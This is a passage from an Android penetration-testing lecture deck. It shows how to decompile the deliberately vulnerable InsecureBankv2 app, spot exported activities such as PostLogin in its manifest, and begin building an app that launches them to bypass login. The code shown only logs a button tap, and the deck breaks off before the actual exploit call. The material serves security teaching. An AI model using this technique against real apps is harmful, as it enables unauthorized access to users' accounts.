Android Mobile Pentest 101

© tsug0d, September 2018

Lecture 10.5 – Creating Exploit: Exploit Activity


Goal: Making android app that exploit Activity

Introduction

- Yo, this lecture will use InsecureBankv2 app for example
- Remember that we can bypass the Login in InsecureBankv2 app in previous lesson by calling it directly via “am” command? It requires command line, means you have to be ROOT. So for the win, we have to create our exploit app to call it in general.

Exploit


- Repeat what we've done before



```
sh-3.2# ls | grep Insecure
InsecureBankv2.apk
sh-3.2# apktool d InsecureBankv2.apk
I: Using Apktool 2.3.4 on InsecureBankv2.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
S: WARNING: Could not write to (/var/root/Library/apktool/framework), using /var/folders/zz/zyxvpxvq6csfxvn_n0000000000000/T/ instead...
S: Please be aware this is a volatile directory and frameworks could go missing, please utilize --frame-path if the default storage directory is unavailable
I: Loading resource table from file: /var/folders/zz/zyxvpxvq6csfxvn_n0000000000000/T/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

Exploit


- We come to its AndroidManifest.xml



```
sh-3.2# cat AndroidManifest.xml
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.andr
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.USE_CREDENTIALS"/>
    <uses-permission android:name="android.permission.GET_ACCOUNTS"/>
    <uses-permission android:name="android.permission.READ_PROFILE"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <android:uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <android:uses-permission android:maxSdkVersion="18" android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <android:uses-permission android:name="android.permission.READ_CALL_LOG"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
    <uses-feature android:glEsVersion="0x00020000" android:required="true"/>
    <application android:allowBackup="true" android:debuggable="true" android:icon="@mipmap/ic_launcher" android:label="@string/app_name" an
```


Exploit

- For this demo, we want to exploit the activity component, so we have to find which activity is exported
- Quickly found: com.android.insecurebankv2.PostLogin



```
<activity android:label="@string/title_activity_do_login" android:name="com.android.insecurebankv2.DoLogin"/>
<activity android:exported="true" android:label="@string/title_activity_post_login" android:name="com.android.insecurebankv2.PostLogin"/>
<activity android:label="@string/title_activity_wrong_login" android:name="com.android.insecurebankv2.WrongLogin"/>
<activity android:exported="true" android:label="@string/title_activity_do_transfer" android:name="com.android.insecurebankv2.DoTransfer"/>
<activity android:exported="true" android:label="@string/title_activity_view_statement" android:name="com.android.insecurebankv2.ViewStatement"/>
<provider android:authorities="com.android.insecurebankv2.TrackUserContentProvider" android:exported="true" android:name="
```

- What does it means?




`android:exported`

This element sets whether the activity can be launched by components of other applications — "`true`" if it can be, and "`false`" if not. If "`false`", the activity can be launched only by components of the same application or applications with the same user ID.

- So let create an app that call this ☺

Exploit

- Turn on Android Studio, create Empty Project



Configure your project

Name

ExploitActivity

Package name

com.example.exploitactivity

Save location

/Users/tsug0d/AndroidStudioProjects/ExploitActivity

Language

Java

Minimum API level API 15: Android 4.0.3 (IceCreamSandwich)

Your app will run on approximately **100%** of devices.


Help me choose

☐ This project will support instant apps

☐ Use androidx.* artifacts


Exploit

- Come to activity_main.xml and drag the button into the view



Exploit

- Run the app, we got a little cute button ☺



Exploit

- Back to MainActivity.java, we have to declare button like this:


```
Button mButton = (Button) findViewById(R.id.button);
```

- Next we need to make android button clickable so that when the user taps on the button the user will be send to another page like this:

```
mButton.setOnClickListener(new View.OnClickListener() {
        @Override
        public void onClick(View view) {

        }
    });
```

Exploit

- Our program now will look like this




```
package com.example.exploitactivity;

import android.support.v7.app.AppCompatActivity;
import android.os.Bundle;
import android.util.Log;
import android.view.View;
import android.widget.Button;

public class MainActivity extends AppCompatActivity {

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);

        Button mButton = (Button) findViewById(R.id.button);
        mButton.setOnClickListener(new View.OnClickListener() {
            @Override
            public void onClick(View view) {
                Log.i( tag: "tsu",  msg: "deptrai");
            }
        });
    }
}
```

- We put the Log.i here to check if our button work

Exploit


- Run the app again:



- Then click the button

Exploit

- Result in logcat:



